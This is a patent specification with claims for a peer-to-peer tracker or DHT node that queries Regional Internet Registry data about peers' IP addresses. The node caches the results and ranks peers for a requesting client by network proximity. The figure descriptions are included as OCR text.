Figure 1 discloses according to an exemplary embodiment, a peer to peer P2P network that includes plural clients **1-8** connected via various access networks AN1-AN5 to INTERNET. The figure discloses a very simplified example and the number of clients are in the reality much higher. The clients **1-8** may be, for example, a mobile phone, a computer, a set top box, or other devices that are capable of exchanging information with the internet. The access networks AN1-AN5 may be, for example, a communication network, a phone network, an internet service provider, etc. In this exemplified embodiment a first operator OP1 is accessible in the access networks AN1-AN2 and a second operator OP2 is accessible in AN3-AN5. The client **1** is attached to OP1/AN1, the clients **5** and **6** are attached to OP1/AN2, the clients **2-4** are attached OP2/AN4, client **7** is attached to OP2/AN3 and client **8** is attached to OP2/AN5. A central tracker **9** is in this example located within the Internet. The tracker functions as a directory service for the clients, also called peers, in the P2P network. A P2P tracker may be any P2P searching mechanism (e.g. the BitTorrent tracker system). The tracker gathers information on which peers have what data chunks and spread information to any requesting peer. The central tracker is capable to communicate and fetch information from a public database RIR **10** (see for example "Wikipedia" in general or "http://en.wikipedia.org/wiki/Regional_Internet_Registry"). The public database is in this example a so called Regional Internet Registrie RIR that manage, distribute, and register public Internet Number Resources within their respective regions. A regional Internet registry (RIR) is an organization overseeing the allocation and registration of Internet number resources within a particular region of the world. Resources include IP addresses (both Ipv4 and Ipv6) and autonomous system numbers. RIRs work closely together, and with others, to develop consistent policies and promote best current practice for the Internet. Internet Number Resources (IP addresses and Autonomous System AS Numbers) are distributed in a hierarchical way. RIRs allocate IP address space and AS Numbers to Local Internet Registries that assign these resources to end users. In this first embodiment that will be explained more in detail together with figure 2, a method for grouping and ranking suitable peers for content downloading will be shown. According to the first exemplary embodiment, a tracker receives information of peers that possess requested content. The tracker then, according to the invention, collects information related to content holding peers, with regard to network topology, from the public database RIR. Instead of a RIR the Tracker might fetch public information from an Internet Routing Registry IRR (see for example "Wikipedia" or "http://www.irr.net/docs/list.html"). The tracker groups the peers with respect to network parameters such as for example relative geographical position between the peers. After having received a request for the content from a requesting client, the tracker ranks the grouped peers with respect to, for example, most favourable location of grouped peers in relation to the requesting client.

The method according to the first embodiment will now be explained together with figure 2. Figure 2 is a signal sequence diagram wherein the signalling points RIR **10**, Tracker **9** and the clients **1-8** that were briefly explained earlier together with figure 1 have been disclosed. According to the well known P2P protocol, the Tracker continuously receives torrent files from peers/clients. The Torrent files comprise metadata pointing at peers where pieces of data chunks, from now referred to as the content, can be obtained from or be delivered to. The method comprises the following steps:

- A torrent file comprising an identity i.e. an IP address pointing at client **1** is received **21** from client **1** to the Tracker **9**. Client **1** hereby informs the tracker that it is willing to download the content.

- According to the invention, the Tracker searches a local storage to see if the file pointing at the client **1** already has been cashed in the storage. The storage can be located "within" or "outside" the Tracker.

- In this example the file was not cashed since before and the Tracker sends **22** a network parameter requests comprising the IP address pointing at client **1**, to the public database RIR. It is to be noted that the Internet Service Provider ISP, Autonomous System AS and routed IP subnet information is not changing that often, and can then be cashed by the tracker. So next time a client connects from the same IP subnet as a previous peer/client, the cached information can be used instead of queering the RIR or IRR database. The mentioned query **22** uses a standard that is interface with RIR specific command options. The query may point out another RIR as the one responsible for managing the information. E.g. a request towards the ARIN RIR (see for example "Wikipedia" or "http://www.arin.net/") for an IP address in a network in Europe, will point out RIPE as the RIR for handling the information, and this will require a subsequent query towards the RIPE database.

- The RIR replies **23** with network parameters associated with the IP address of client **1**, from the public database to the Tracker. In case the file pointing at client **1** was cashed in the local storage since before, the steps **22** and **23** of sending and replying would not have been performed.

- The tracker cashes **24** the response from the RIR in the local storage and checks according to the invention if an IP address pointing at a peer holding the same content also is cashed in the storage. If that was the case, grouping will start. The grouping will be further explained later in the description.

- In the same way as described above, after having received **25** a torrent file comprising an IP address pointing at client **2** that is willing to download content, the Tracker searches a local storage to see if the file pointing at the client **2** already has been cashed in the storage. In this example the file was not cashed and the Tracker sends **26** a network parameter requests comprising the IP address pointing at client **2**, to the public database RIR that replies **27** with network parameters associated with the IP address of client **2**, from the public database to the Tracker.

- The tracker cashes **28** the response from the RIR in the local storage and checks according to the invention if an IP address pointing at a peer holding the same content already is cashed in the storage. The IP address of client **1** is hereby found and grouping of the two content holding peers **1** and **2** now takes place. The grouping will be further clarified later in the description together with figure 3A.

- In the same way as described above, after having received **29,33,37,41,45** torrent files comprising IP addresses pointing at clients **4,5,6,7,8** (the clients are all willing to download content), the Tracker searches the local storage. In this example the files were not cashed and the Tracker sends **30,34,38,42,46** network parameter requests comprising IP addresses pointing at clients **4,5,6,7,8** to the public database RIR that replies **31,35,39,43,47** with network parameters associated with the IP addresses of the clients.

- The tracker cashes **32,36,40,44,48** the responses from the RIR in the local storage and checks if an IP address pointing at a peer holding the same content already was cashed in the storage. In this exemplified embodiment the tracker has received and cashed information from the clients **1,2,4-8,** which clients all possess pieces of data chunks that constitutes a subset of the content. Grouping of the peers has continuously been performed after network parameters associated with the IP addresses of clients was cashed in the local storage. The grouping has been performed according to predefined rules. The rule that has been applied in this embodiment can be seen later in the description.

The client **3,** from now on referred to as the requesting client, decides to send a request for the content to the Tracker. A prerequisite is that the requesting client **3** by some means know the address of a tracker which has information about which peers that possess the desired content for example by downloading a torrent file such as BitTorrent.

- A torrent file comprising an IP address pointing at the requesting client **3** is received **49** from client **3** to the Tracker. Client **3** hereby informs the tracker of it's desire to obtain the content from the P2P network. Like before, the Tracker searches the local storage to see if the file pointing at the client **3** already was cashed in the storage.

- Since the file was not cashed in this example, the Tracker sends **50** a network parameter requests comprising the IP address pointing at client **3**, to the public database RIR. The RIR replies **51** with network parameters associated with the IP address of client **3**, from the public database to the Tracker.

- The tracker cashes the response from the RIR in the local storage and starts to group the cashed addresses that belong to the clients **1,2,4-8** together with the newly received address of the requesting client **3**. This final grouping of content holding clients together with the requesting client is disclosed in figure 2 with a block symbol and will now be further explained together with figure 3.

Figure 3 discloses the same network configuration as was disclosed in figure 1. The figure also discloses a table showing the final grouping performed after having received the request for content from the requesting client **3**. The grouping has been done according to the below shown ranking scheme. To be noted is that the scheme in this example is based on currently available operator preferences and is just an example. Another parameter that can be considered for the ranking is for example operator possession. The network ranking can also be used together with common P2P client information like access line bandwidth and maximum up-load speed, to get the best peer-to-peer relationship ranking etc.

Below is the mentioned ranking scheme following rules from a geographical network location point of view that has been applied in this embodiment:

A. Extremely Good, Within a /22 address range in the ISP assigned IP-subnet

B. Very Good, Within ISP assigned IP-subnet

C. Good, Different IP-subnet within the same ISP's AS number

D. Fairly Good, IP-subnet in an different AS, but within the same ISP

E. Fair, Direct peering between different ISP's AS

F. Very Bad, Transit Peering via multiple AS hops

As can be seen in the table in figure 3, peer **3** has been ranked in relation with peer **2** as a group B relation, i.e. "Very good, Within ISP assigned IP-subnet". Peer **3** has been ranked in relation with peer **4** as a group C relation, i.e. "Good" and in relation with peers **1,5,6,8** as a group E relation i.e. "Fair", while in relation to peer **7**, peer **3** has been ranked as a group F relation i.e. "Very bad". The tracker creates a ranking list regarding the requesting client's most favourable peers to download content from, with the most favourable peer at the top of the list. The created ranking list in this example looks like follows:

1. Client 2
2. Client 4
3. Clients 1,5,6,8
4. Client 7

When the ranking list is finalized in the Tracker, the tracker sends **52** the ranking list to the requesting client **3**. This can be seen in figure 2. The requesting client now decides which peers to download content from by using the ranking list as reference, and contacts the chosen content holding peers and starts to download the content according to well known conventional P2P technique.

If the client was unable to establish a connection to top ranked peers from the list for example if the peer has left the P2P network, or if the aggregated download speed from the selected peers is too low, the requesting client could either select lower ranked peers or request a further list of ranked peers from the Tracker.

A second embodiment of the invention will now briefly be discussed. Instead of using a tracker as search mechanism, a Distributed Hash Table may be used. One of the central parts of a P2P system is a directory service. Basically the directory service is a database which contains IP addresses of peers that have a specific content. In a centralized P2P implementation this directory is called tracker (as discussed above), in a distributed P2P implementation it is called Distributed Hash Table DHT. In DHT a plurality of distributed databases resides on many peers rather than in a single node like in the tracker case; hence it is a distributed database. The DHT algorithm is well known by persons skilled in the art. In this second embodiment instead of sending the request from the requesting client to the tracker, the request is forwarded to the most appropriate peer in accordance to the DHT implementation. So, instead of the tracker responding back with the ranked list of IP addresses of peers with the desired content, the found peer - also called a coordinating node, that possess the IP addresses, will after having consulted the public database RIR respond back and deliver the ranked list (For more information of "trackerless" torrent see e.g. "http://www.bittorrent.org/beps/bep 0005.html"). As an alternative a DHT based tracker can exist in carrier domain that contains several servers, then the solution is more stable.

The invention can also be used in server to client communication when the same content should be distributed to many clients, with the option to use Unicast or Multicast distribution depending on multiple clients' network location.

Figure 4 discloses a flow chart illustrating some essential method steps of the invention. The flow chart is to be read together with the earlier shown figures. The flow chart comprises the following steps:

- identities of peers willing to deliver/receive content is received to the coordinating node. This step is shown in the figure with a block 101.
- If not already cached, the coordinating node requests network parameters related to the received identities, from a public database. This step is shown in the figure with a block 102.
- The coordinating node receives network parameters related to the identities, from the public database. This step is shown in the figure with a block 103.
- The coordinating node groups the peers from a network point of view. This step is shown in the figure with a block 104.

Figure 5 discloses in some more detail an example of the coordinating node **9** that has been discussed earlier in the application together with the previous figures 1-3. In the previous figures the coordinating node has been represented by for example the tracker.

This section describes as an example some for the invention important parts of the coordinating node. As can be seen in figure 5, the coordinating node comprises two main blocks i.e. a capturing block and a processing block. Data files from content holding peers (or peers that desire to receive content) are received to a receiver REC and forwarded to the capturing block.

The capturing block is responsible for extracting the identities for peers from the data files and to query the local data base LS to see if a peer already has been cashed in the database.

The processing block is responsible for the requesting of network parameters associated with IP addresses extracted from the messages in the capturing block; from a public database PD. The processing block also receives the network parameters from the public database. The processing block is also responsible for the earlier discussed grouping and ranking of peers by querying the local data base LS. A created ranking list is forwarded from the coordinating node to a requesting peer via a sender SEND.

A system that can be used to put the invention into practice is schematically shown in the figure 1 and figure 5. Enumerated items are shown in the figures as individual elements. In actual implementations of the invention, however, they may be inseparable components of other electronic devices such as a digital computer. Thus, actions described above may be implemented in software that may be embodied in an article of manufacture that includes a program storage medium. The program storage medium includes data signal embodied in one or more of a carrier wave, a computer disk (magnetic, or optical (e.g., CD or DVD, or both), non-volatile memory, tape, a system memory, and a computer hard drive.

The systems and methods of the present invention may be implemented for example on any of the Third Generation Partnership Project (3GPP), European Telecommunications Standards Institute (ETSI), American National Standards Institute (ANSI) or other standard telecommunication network architecture. Other examples are the Institute of Electrical and Electronics Engineers (IEEE) or The Internet Engineering Task Force (IETF).

The description, for purposes of explanation and not limitation, sets forth specific details, such as particular components, electronic circuitry, techniques, etc., in order to provide an understanding of the present invention. But it will be apparent to one skilled in the art that the present invention may be practiced in other embodiments that depart from these specific details. In other instances, detailed descriptions of well-known methods, devices, and techniques, etc., are omitted so as not to obscure the description with unnecessary detail. Individual function blocks are shown in one or more figures. Those skilled in the art will appreciate that functions may be implemented using discrete components or multi-function hardware. Processing functions may be implemented using a programmed microprocessor or general-purpose computer. The invention is not limited to the above described and in the drawings shown embodiments but can be modified within the scope of the enclosed claims.

CLAIMS

1. Method for selecting peers (1,2,4-8) suitable for content downloading in a peer to peer network, whereby identities of peers possessing a specified content are received to a coordinating node (9), c h a r a c t e r i z e d in steps of fetching network parameters associated with the received identities and steps of grouping the peers with respect to the network parameters.

2. Method for selecting suitable peers according to claim 1, which steps of fetching information comprises:
   - sending a network parameter request comprising an IP address identity of a peer, from the coordinating node (9) to a public database (10);
   - receiving network parameters associated with the IP address, from the public database (10) to the coordinating node (9).

3. Method for selecting suitable peers according to claim 1, which steps of fetching information comprises:
   - checking if a network parameter related to an IP address identity of a peer, is cashed in a storage (LS).

4. Method for selecting suitable peers according to any of claims 1-3, which steps of grouping the peers comprises:

- checking if a content corresponding peer is cashed;
- grouping peer-to-peer relationship with regard to network parameters.

5. Method for selecting suitable peers according to any of the claims 1-2, wherein a requesting client (3) requests the specified content and whereby grouped peers are ranked with respect to network parameters of the requesting client (3) versus parameters of the grouped peers (1,2,4-8).

6. Method for selecting suitable peers according to claims 5, whereby a list of ranked peers is sent from the coordinating node to the requesting client (3).

7. Method for selecting suitable peers according to any of the previous claims, which public database (10), manage, distribute and/or register public internet number resources within their respective regions.

8. Method for selecting suitable peers according to according to any of the previous claims, wherein each group contains peers related to each other by a specific criterion.

9. Method for selecting suitable peers according to claims 8, which criterion is based on at least one of the following rules:

- geographical network location;
- operator possession;
- access line bandwidth;
- up-load speed.

10. A node (9) for selecting peers (1,2,4-8) suitable for content downloading in a peer to peer network, whereby identities of peers possessing a specified content are received to the node (9), which node is c h a r a c t e r i z e d by means of fetching network parameters associated with the received identities and means of grouping the peers with respect to the network parameters.

11. A node (9) for selecting suitable peers according to claim 10, which node further comprises:

- means for sending a network parameter request comprising an IP address identity of a peer, from the node (9) to a public database (10);
- means for receiving network parameters associated with the IP address, from the public database (10) to the coordinating node (9).

12. A node for selecting suitable peers according to claim 10, which node further comprises:

- means for checking if a network parameter related to an IP address identity of a peer, is cashed in a storage (LS).

13. A node for selecting suitable peers according to any of claims 10-12, which node further comprises:

  - means for checking if a content corresponding peer is cashed;

  - means for grouping peer-to-peer relationship with regard to network parameters.

14. A node for selecting suitable peers according to any of the claims 10-13, wherein a requesting client (3) requests the specified content, which node further comprise means for ranking grouped peers with respect to network parameters of a requesting client (3) versus parameters of the grouped peers (1,2,4-8).

15. A node for selecting suitable peers according to claims 14, which node further comprises means for sending a list of ranked peers from the node to the requesting client (3).

16. A node for selecting suitable peers according to any of the claims 11-15, wherein the node is a tracker (9).

17. A node for selecting suitable peers according to claim 16, which tracker (9) is decentralized.

18. Article of manufacture comprising a program storage medium having a computer readable code embodied therein to select suitable peers (1,2,4-8) in a peer to peer network for content downloading, the program code comprising:

- computer readable program code able to receive identities of peers possessing a specified content; c h a r a c t e r i z e d by
- computer readable program code able to fetch network parameters associated with the received identities;
- computer readable program code able to group the peers with respect to the network parameters.

19. A network operator system for content downloading from suitable peers in a peer to peer network, the system comprising:

- means for receiving identities of peers possessing a specified content; c h a r a c t e r i z e d by
- means for sending a network parameter request comprising an IP address identity of a peer, from a node (9) to a public database (10);
- means for receiving network parameters associated with the IP address, from the public database (10) to the coordinating node (9);

- means for grouping the peers with respect to the network parameters.



10
RIR
DB
OP1/
AN 1
1
P2P
Client 1
5
P2P
Client 5
OP1/
AN 2
P2P
Client 6
6
Tracker
9
Internet
7
P2P
Client 7
OP2/
AN 3
P2P
Client 2
2
P2P
Client 3
3
OP2/
AN 4
8
P2P
Client 8
4
P2P
Client 4
OP2/
AN 5

Fig. 1



Requesting client
RIR
Tracker
1
5
6
2
3
4
7
8
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
Grouping & Ranking (Fig. 3)
52

Fig. 2

Grouping list

Client 3	Client 1	Group E
Client 3	Client 2	Group B
Client 3	Client 4	Group C
Client 3	Client 5	Group E
Client 3	Client 6	Group E
Client 3	Client 7	Group F
Client 3	Client 8	Group E




Fig. 3



101
Identities of peers willing to deliver or receive a specified content is received to the coordinating node
102
The coordinating node requests network parameters related to the identities, from a public database
103
Requested network parameters are received from the public database to the coordinating node
104
The coordinating node groups the peers with respect of the network parameters

Fig. 4

